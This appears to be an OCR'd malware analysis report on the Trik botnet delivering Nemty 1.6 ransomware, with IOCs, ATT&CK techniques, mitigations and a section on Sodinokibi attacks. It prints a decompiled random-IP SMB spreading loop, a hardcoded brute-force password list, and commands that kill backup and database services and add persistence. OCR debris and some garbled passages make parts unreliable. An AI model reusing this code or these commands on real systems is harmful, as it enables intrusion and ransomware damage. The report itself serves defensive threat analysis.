
Uses the Server Message Block (SMB) protocol and a list of hardcoded credentials to try to connect to remote computers with port 139 open.

First, the SMB component creates the following registry entry:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List\"[PATH OF THE ORIGINAL FILE]" = "[PATH OF THE ORIGINAL FILE]:*:Enabled:Windows NetBIOS Driver"
```

Trik then checks if the file winsvcs.txt is present or not in the %AppData% directory on the compromised computer. This file is present if the computer has previously been infected with Trik.

- If winsvcs.txt is not present, the Nemty ransomware is downloaded and executed. This check prevents Trik from being hindered by files on the computer being encrypted by Nemty.
- If winsvcs.txt is present, the SMB component checks if it is running as a service or not.
    - If it is not running as a service, the component tries to spread itself through the SMB protocol.



To find targets, the SMB component generates random IP addresses then tries to connect to them on port 139.

```
while ( 1 )
{
  octet1 = rand() % 200 + 20;
  octet2 = rand() % 254 + 1;
  octet3 = rand() % 254 + 1;
  octet4 = rand() % 254 + 1;
  memset(remote_address, 0, 0x32);
  wsprintfA(remote_address, "%d.%d.%d.%d", octet1, octet2, octet3, octet4);
  if ( !strstr(remote_address, "127.") && !strstr(remote_address, "172.") && !strstr(remote_address, "192.") )
  {
    CreateThread(0, 0, do_scan_and_access_remote_ips, remote_address, 0, 0);
  }
  t = rand();
  Sleep(t % 20 + 20);
}
```

From analysing the malware's code, we can see that it skips the routine if the created IP address is a local one . The malware can infect public IP addresses with port 139 open that are using any of the common administrator usernames and passwords on its list.

Usernames: `Administrator, administrator, Admin, admin`


Passwords: `123, 1234, 12345, 123456, 1234567, 12345678, 123456789, 1234567890, 123123, 12321, 123321, 123abc, 123qwe, 123asd, 1234abcd, 1234qwer, 1q2w3e, a1b2c3, administrator, Administrator, admin, Admin, admin123, Admin123, admin12345, Admin12345, administrator123, Administrator 123, nimda, qwewq, qweewq, qwerty, qweasd, asdsa, asddsa, asdzxc, asdfgh, qweasdzxc, q1w2e3, qazwsx, qazwsxedc, zxcxz, zxccxz, zxcvb, zxcvbn, passwd, password, Password, login, Login, pass, mypass, mypassword, adminadmin, root, rootroot, test, testtest, temp, temptemp, foofoo, foobar, default, password1, password12, password123, admin1, admin12, admin123, pass1, pass12, pass123, root123, abc123, abcde, abcabc, qwe123, test123, temp123, sample, example, internet, Internet`

If access is granted, the malware uses the SMB protocol to copy itself to the remote machine. It then uses the Windows Service Control Manager to start the SMB component's process on the remote machine. The sample running on the remote machine also checks for the presence of winsvcs.txt, which again determines whether or not Nemty is downloaded and executed.

Ransom.Nemty technical analysis

Other researchers have provided a detailed analysis of Nemty 1.0. However, during our analysis of Nemty 1.6, we noted some key updates compared to 1.0, which are listed here:

- Nemty 1.6 closes certain applications and stops services which may be using files which the ransomware would not be able to encrypt otherwise.




143522	2:11:01.239 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c taskkill /f /im wordpad.*", NULL, SW_HIDE)
148827	2:11:01.630 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c taskkill /f /im outlook.*", NULL, SW_HIDE)
154134	2:11:01.974 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c taskkill /f /im thunderbird.*", NULL, SW_HIDE)
159439	2:11:02.411 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c taskkill /f /im oracle.*", NULL, SW_HIDE)
164746	2:11:02.786 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c taskkill /f /im excel.*", NULL, SW_HIDE)
170052	2:11:03.161 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c taskkill /f /im onenote.*", NULL, SW_HIDE)
175358	2:11:03.583 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c taskkill /f /im virtualboxvm.*", NULL, SW_HIDE)
180663	2:11:03.974 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c taskkill /f /im node.*", NULL, SW_HIDE)
185968	2:11:04.395 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c taskkill /f /im QBW32.*", NULL, SW_HIDE)
191274	2:11:04.786 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c taskkill /f /im WBGX.*", NULL, SW_HIDE)
196607	2:11:05.192 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c taskkill /f /im Teams.*", NULL, SW_HIDE)
201912	2:11:05.583 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c taskkill /f /im Flow.*", NULL, SW_HIDE)
207217	2:11:05.989 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop DbxSvc", NULL, SW_HIDE)
212523	2:11:06.333 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop OracleXETNSListener", NULL, SW_HIDE)
217829	2:11:06.739 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop OracleServiceXE", NULL, SW_HIDE)
223134	2:11:07.177 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop AcrSch2Svc", NULL, SW_HIDE)
228439	2:11:07.583 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop AcronisAgent", NULL, SW_HIDE)
233744	2:11:08.036 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop Apache2.4", NULL, SW_HIDE)
239049	2:11:08.411 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop SQLWriter", NULL, SW_HIDE)
244356	2:11:08.817 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop MSSQL$SQLEXPRESS", NULL, SW_HIDE)
249663	2:11:09.239 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop MSSQLServerADHelper100", NULL, SW_HIDE)
254969	2:11:09.614 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop MongoDB", NULL, SW_HIDE)
260275	2:11:10.036 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop SQLAgent$SQLEXPRESS", NULL, SW_HIDE)
265584	2:11:10.458 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop SQLBrowser", NULL, SW_HIDE)
270889	2:11:10.880 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop CobianBackup11", NULL, SW_HIDE)
276194	2:11:11.224 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop cbVSCService11", NULL, SW_HIDE)
281500	2:11:11.630 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop QBCFMontorService", NULL, SW_HIDE)
286806	2:11:12.036 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop QBVSS", NULL, SW_HIDE)
292110	2:11:12.458 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop ", NULL, SW_HIDE)
297414	2:11:12.880 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop ", NULL, SW_HIDE)
302717	2:11:13.317 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop ", NULL, SW_HIDE)
308020	2:11:13.724 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop ", NULL, SW_HIDE)
313323	2:11:14.114 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop ", NULL, SW_HIDE)
318626	2:11:14.442 PM	2	6c05aa998d0523f2...	ShellExecuteA (NULL, "open", "cmd.exe", " /c net stop ", NULL, SW_HIDE)

- Nemty 1.6 gains persistence by adding a scheduled task using the following command:

```
 cmd.exe /c schtasks.exe /create /sc onstart /tn "NEMTY_<FILEID>_" /tr
"C:\Users\user\AdobeUpdate.exe"
```

- It deletes shadow copies and backups before, rather than after (as 1.0 does), encryption.
- It adds two new exclusion folders: $RECYCLE.BIN and %AppData%.
- Version 1.6 stores its configuration file, file ID, and public key (RSA-2048) in the registry entry HKEY_CURRENT_USER/Software/NEMTY with the subkeys "cfg", "fid", and "pbkey" respectively.
- Finally, for 1.6, the malware authors decided to use Windows CryptoAPI instead of their custom AES-256 implementation which, as other researchers found, was non-standard and buggy. We also observed some discrepancy in the encryption algorithm while testing Nemty 1.0. The same issue was found in 1.6.


Encrypted
smallfile.txt 2.txt - Notepad
File Edit Format View Help
plaintext-plaintextplaintext-plaintextplaintext-plaintextplaintext
plaintext-plaintextplaintext-plaintext
v1.0
Unencrypted
Encrypted
smallfile.txt 2.txt - Notepad
File Edit Format View Help
plaintext-plaintextplaintext-plaintextplaintext-plaintextplaintext
plaintext-plaintextplaintext-plaintext
V1.6
Unencrypted

INDICATORS OF COMPROMISE

IP addresses

- 18[.]223[.]199[.]234
- 161[.]35[.]239[.]148
- 193[.]204[.]114[.]232

File Hashes (SHA-256)

- 9d99a98c1419ae3fdfcffe91c48f0a937d5de4d601d080e1607239567889b903
- 5bcb93ba00684163bdd956b6a2827f41cd29056fb85b21594a96fd0cb5c4363d
- 518394d105b9f9f1c375efe6038468e595bfd4e848940b9af6c6f563f00bbe26
- 32b3df537b2569ca4848b6245a01332ddd6aa1cfd90d6e3ef50f10e611a8e6f9
- 1161e87c0774d03275e052e4be90b58fa063eb040c34aa29829b0681926d6022

- 971e951d68ea9306f4c9f87345649f76370bbe79c28a429e4145000d6e51acb9
- 57e25a37d8279fe563415d636b1983d447b5521ec6c024e18fd4d578840d2e20
- e410854d9c8afe6e691c0ae638dfd04d792c3745dbb9e335f6f949e7a6b298d8

Mpsvc.dll (MpsVc.dll, MpsVc, mpsvc.dll, MpsVc_.dll):

- d8353cfc5e696d3ae402c7c70565c1e7f31e49bcf74a6e12e5ab044f306b4b20
- d5ce6f36a06b0dc8ce8e7e2c9a53e66094c2adfc93cfac61dd09efe9ac45a75f
- cc0cdc6a3d843e22c98170713abf1d6ae06e8b5e34ed06ac3159adafe85e3bd6
- 0496ca57e387b10dfdac809de8a4e039f68e8d66535d5d19ec76d39f7d0a4402
- 8dd620d9aeb35960bb766458c8890ede987c33d239cf730f93fe49d90ae759dd

srnmp.exe:

- 1fe9b489c25bb23b04d9996e8107671edee69bd6f6def2fe7ece38a0fb35f98e

svchost.exe:

- 66490c59cb9630b53fa3fa7125b5c9511afde38edab4459065938c1974229ca8

Updater.exe:

- dc6b0e8c1e9c113f0364e1c8370060dee3fcbe25b667ddeca7623a95cd21411f

p.exe.TXT:

- aae6e388e774180bc3eb96dad5d5bfefd63d0eb7124d68b6991701936801f1c7

agent.exe:

- d55f983c994caa160ec63a59f6b4250fe67fb3e8c43a388aec60a4a6978e9f1e

Generic samples, no unique names:

- e2a24ab94f865caeacdf2c3ad015f31f23008ac6db8312c2cbfb32e4a5466ea2
- df2d6ef0450660aaae62c429610b964949812df2da1c57646fc29aa51c3f031e
- 81d0c71f8b282076cd93fb6bb5bfd3932422d033109e2c92572fc49e4abc2471
- 8e846ed965bbc0270a6f58c5818e039ef2fb78def4d2bf82348ca786ea0cea4f
- 36a71c6ac77db619e18f701be47d79306459ff1550b0c92da47b8c46e2ec0752
- 45AEBD60E3C4ED8D3285907F5BF6C71B3B60A9BCB7C34E246C20410CF678FC0C

Domain:

- nemty10.hk
- bonkosmetyczny.waw.pl
- nemty10.biz
- nemty1.top

File Hashes-MD5:

- 5d4ae6ebb124e7ce5e4bbec2af71bdd6
- 311eca9aa96f439aa26a1b73b9cb3a75


- A172fa68067fc103aaca62ffbf3b2e00

- 5ef1e9be1ed379090d392f304e6431f6

- C86f402e67ad9f525f790c2f0d01504d
- 197d6fd9b0657547d575ca805c98f9e4
- 0a69a93ff2f4bb0195f70936f8f73a54

- 902fd4a3a76892f116903323c1ace22e

TACTICS, TECHNIQUES & PRACTICES



T1124:-

System Time Discovery, Technique T1124 - Enterprise

... n victim targeting (i.e. System Location Discovery). Adversaries may also use knowledge of system time as part of a time bomb, or delaying execution until a specified date/time.[4] ID: T1124 ⓘ Tactic: Discovery ⓘ Platforms: Windows ⓘ Permissions Required: User ⓘ Data Sources: Command: Command Execution, Process: OS API Execution, Process: Process Creation ⓘ CAPEC ID: CAPEC-295

T1083:-

File and Directory Discovery, Technique T1083 - Enterprise

... ain this information. Examples include dir, tree, ls, find, and locate. [1] Custom tools may also be used to gather file and directory information and interact with the Native API. ID: T1083 ⓘ Tactic: Discovery ⓘ Platforms: Linux, Windows, macOS ⓘ System Requirements: Some folders may require Administrator, SYSTEM or specific user depending on permission levels and access control

T1012:-

Query Registry, Technique T1012 - Enterprise

... ation from Query Registry during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions. ID: T1012 ⓘ Tactic: Discovery ⓘ Platforms: Windows ⓘ Permissions Required: Administrator, SYSTEM, User ⓘ Data Sources: Command: Command Execution, Process: OS API Execution, Process: Process Creation

T1057:-

Process Discovery, Technique T1057 - Enterprise

... output of Native API calls such as CreateToolhelp32Snapshot. In Mac and Linux, this is accomplished with the ps command. Adversaries may also opt to enumerate processes via /proc. ID: T1057 ⓘ Tactic: Discovery ⓘ Platforms: Linux, Windows, macOS ⓘ System Requirements: Administrator, SYSTEM may provide better process ownership details ⓘ Permissions Required: Administrator, SYSTEM

T1047:-

Windows Management Instrumentation, Technique T1047 - Enterprise

... emote systems and use it as a means to perform many tactic functions, such as gathering information for Discovery and remote Execution of files as part of Lateral Movement. [4] [5] ID: T1047 ⓘ Tactic: Execution ⓘ Platforms: Windows ⓘ System Requirements: WMI service, winmgmt, running; Host/network firewalls allowing SMB and WMI ports from source to destination; SMB authentication

T1112:-

Modify Registry, Technique T1112 - Enterprise

... Registry service to be running on the target system. [5] Often Valid Accounts are required, along with access to the remote system's SMB/Windows Admin Shares for RPC communication. ID: T1112 ⓘ Tactic: Defense Evasion ⓘ Platforms: Windows ⓘ Permissions Required: Administrator, SYSTEM, User ⓘ Data Sources: Command: Command Execution, Process: OS API Execution, Process: Process

T1055:-

Process Injection, Technique T1055 - Enterprise

... multiple process injections to segment modules and further evade detection, utilizing named pipes or other inter-process communication (IPC) mechanisms as a communication channel. ID: T1055 Tactics: Defense Evasion, Privilege Escalation ⓘPlatforms: Linux, Windows, macOS Data Sources: File: File Metadata, File: File Modification, Module: Module Load, Process: OS API Execut

T1132:-

Data Encoding, Technique T1132 - Enterprise

... es use of ASCII, Unicode, Base64, MIME, or other binary-to-text and character encoding systems.Some data encoding systems may also result in data compression, such as gzip. ID: T1132 Tactic: Command and Control Platforms: Linux, Windows, macOS Permissions Required: User Data Sources: Network Traffic: Network Traffic Content Requires Network: Yes Contributors

MITIGATION PLAN

Symantec has the following protection in place to protect customers against these attacks:

File-based protection

- Ransom.Nemtv
- Trojan.Wortrik

Network-based protection (Intrusion Prevention System)

- System Infected: Ransom.Nemty Activity

Symantec Email Security.cloud technology blocks email spreading this threat using advanced heuristics.

Infoblox recommends the following actions for combatting malspam:

• Be cautious of emails from unfamiliar senders and inspect unexpected attachments before opening them.

• Always be suspicious of vague or empty emails, especially if there is a prompt to open an attachment or click on a link.

• Implement attachment filtering to reduce the likelihood of malicious content reaching a user's workstation.

• Be aware of any attachment's file type, and never open files that could be a script (.js, .vbs, .cmd, .bat), an internet shortcut file, or compression file. Using the latter is a known method for evading detection methods based on file hashes and signatures. Threat actors use them to mask the real malicious file due to email service restrictions on attachment file types.

• Back up data and systems regularly to minimize the potential impact of ransomware in general.

• Ideally, store backup data off the network.

SODINOKIBI RANSOMWARE

REQUIREMENT GATHERING

This ransomware is also known as Sodin. It spread in September 2019 by using a zero-day vulnerability in the servers of Oracle Weblogic. Later, when the vulnerability was fixed, it continued to spread through software installers that have remote desktop servers and other backdoor vulnerabilities; and also by the tools that abuse this ransomware.

After a deep analysis, it has been discovered that this ransomware is closely related to GandCrab software; that they both have similar

codes. In the same period of time, use of GandCrab was decreasing, whereas the use of Sodinokibi was increasing.

When activated on the target, Sodinokibi ransomware, due to its configurable structure, can process certain things that are mentioned below:

- Expanding one's authorization by using CVE-2018-8453 weakness.
- Preventing resource conflict by ending blacklisted projects.
- Deleting files that are in the blacklist.
- Encrypting mobile or web drivers that have not yet been taken to the whitelist.
- Transferring the system data to the attacker that belongs to the target.

ATTACK FLOW

Attack Overview:

The attack was launched on New Year's Eve, according to reports, and the company was forced to take down its websites across 30 countries, in an attempt to "contain the virus and protect data". Many of these were still offline as of Monday 13th January, though the business believed by that point it had contained the virus. Mr. D'Souza, the company's CEO, commented: "We continue to make good progress with our recovery and have already completed a considerable amount in the background. We are confident, based on our efforts to date, that we will be able to restore our services and ensure the integrity and robustness of the network. "According to the BBC, the

ransomware gang claimed to be behind the attack was called Sodinokibi, who called for the firm to pay £4.6m, having downloaded vast numbers of sensitive customer data, which included dates of birth, credit card information and national insurance numbers. Reports indicated no data has yet been released, whilst the Information Commissioner's Office declared that it had not received a data breach report from Travelex. The Metropolitan Police led the investigation into the attack, stating: "On Thursday 2nd January, the Met's Cyber Crime Team were contacted with regards to a reported ransomware attack involving a foreign currency exchange. Inquiries into the circumstances are ongoing. "The police, IT specialists and external cyber security specialists all supported the company in an attempt to find a solution to the breach. Following the release of the news, a number of high street banks stopped customers ordering foreign currency, including Lloyds, Barclays and Royal Bank of Scotland.

Various Sodinokibi Ransomware Attacks

Sodinokibi is ransomware less than a year old, yet it has already been used in several notable cyberattacks.

PerCSoft attack, August 2019. This Wisconsin-based company, providing data backup service for dental offices across the USA, was attacked using Sodinokibi ransomware. More than 400 dental offices were impacted. This attack was a bright example, that backups can be damaged, thus advanced ransomware prevention tools are required.

Travelex Ransomware attack, January 2020. Travelex, a well-known currency exchange, had faced an enormous ransom demand of more than $6 million in Bitcoin. Hackers seized sensitive data of the company, threatening to sell it unless getting paid.
